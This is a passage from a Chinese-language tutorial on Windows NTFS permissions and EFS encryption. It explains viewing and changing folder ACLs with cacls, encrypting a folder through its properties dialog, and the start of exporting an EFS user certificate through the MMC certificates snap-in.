刚才我们说过，在文件夹所有者设置了特殊权限时，管理员可以使用该方法来突破权限以获得访问权，但是，值得注意的是，如果该文件夹的所有者对该文件夹进行了EFS加密的话，那么，获得所有权的方法并不能突破加密。EFS加密的文件夹或文件，只能由加密者查看或修改。

2.5、命令行的权限设置工具

关于权限设置的方法，大概就上述这些了，上面所讲的都是基于GUI界面的权限设置，这一部分说一下命令行的工具，因为微软也为我们提供了相当充足的命令行工具，所以我们也不要浪费。

命令行的工具名为cacls，直接输入cacls即可看到cacls的帮助信息。

这里，我们可以通过**cacls File/Dir**的方式来查看某一文件或是某一文件夹的权限设置，例如，还是针对刚才的test文件夹，我们可以进入当其所在磁盘后输入：**cacls test**，即会返回如下信息：

```
E:\>cacls test
E:\test COMMONOR-3CD916\Administrator:(OI)(CI)F
        COMMONOR-3CD916\ntfs-test:(OI)(CI)R
```

返回信息一共有两行，第一行内容为：COMMONOR-3CD916\Administrator:(OI)(CI)F这说明了主机名为COMMONOR-3CD916的机器上的administrator用户对该文件夹的权限为完全控制（F）。

第二行COMMONOR-3CD916\ntfs-test:(OI)(CI)R就说明了ntfs-test用户对该文件夹权限为只读和运行（R）。

关于命令行下的设置不做过多的讲解，因为cacls的帮助信息全都是中文信息，但是，这里有一条命令比较有用，所以特别提一下：**cacls test /E /G ntfs-test:F**

这是针对test目录的修改，这条命令使用户ntfs-test对其有完全控制的权限，这里注意，/E参数绝对不能少，否则的话，**ntfs-test**用户的权限将替换原来test文件夹上所有用户的权限。


也就是说，如果命令变成这样：**cacls test /G ntfs-test:F**，那么，再打开test文件的安全属性进行查看时就会发现，权限设置中只有**ntfs-test**用户一人，其他用户的权限将被删除。

三、NTFS磁盘的加密

3.1、加密


上一部分说过了NTFS的访问控制的设置方法和一些问题，这里，就说一下NTFS磁盘上的文件加密以及它所带来的问题。


对于加密这一过程来说，对用户而言是非常简单的，还以上面提到的test文件夹为例，右键选择后选属性，在常规卡片上会发现，这里比FAT32磁盘上多了个“高级”按扭（图11）。



在这里，点击高级按扭后，会出现“高级属性”。在此，可以进行压缩和加密两种操作，关于压缩，就是为了节省磁盘空间而设计的，压缩方法区别于正常的压缩软件，对使用了压缩的用户而言，压缩和解压缩过程不可见。

至于加密，就是我们要讲的，这里，只要选择“加密内容以便保护数据”（图12），然后点确定，会出现提示框询问加密过程是只针对文件夹，还是针对文件夹以及文件夹内全部内容（如图13），我建议选择第二项“将更改应用于该文件夹、子文件夹和文件”，然后点确定完成。





如果文件比较多的话，加密过程可能会需要一段时间，在加密过程中，千万不要中途取消，否则很可能会导致未知的后果。

对于被加密的文件，只有管理员和加密该文件的用户才能够访问，而这里所说的管理员也只限于administrator，并非是任何一个假如adminisitrators组的管理员都能访问。

因为，默认情况下administrator是默认的加密恢复代理，因此，管理员对任何加密文件的访问是必须可以进行的。至于其他管理员，虽然可以进行获取文件的所有权、修改权限等操作，但是即使完成这些操作，也无法对该加密文件进行访问。

3.2、证书


EFS加密很好地保护了数据，但是，也引起了一个问题，那就是，如果用户A加密了某个文件，而用户B并非是administrator，那么，用户B该如何获取加密文件的信息呢？


微软为此提供了解决方案，那就是用户证书。用户A在加密后，可以通过创建用户证书并将证书交付于用户B，用户B在拿到证书后，只要将用户A的证书导入，那么，用户B将能够查看用户A所有的加密文件的内容。

3.3、导出和导入证书


按照上面所述，我们先来导出加密用户的证书。

开始→运行→输入mmc，来打开控制台，然后选择“控制台→添加／删除管理单元”，在按“添加”，找到“证书”一项，选中并按添加，然后出现对话框，这里选择“我的用户帐户”（如图14），点完成。然后关闭窗口，在控制台上就出现了“证书”一项（如图15）。






然后依次选择：证书→个人→证书，这时，右边窗口会出现一个证书图标，而其名称与当前用户名一样，右键选择它，然后再选择“所有任务”，在这里有“导出”一项，选择它（图16）。



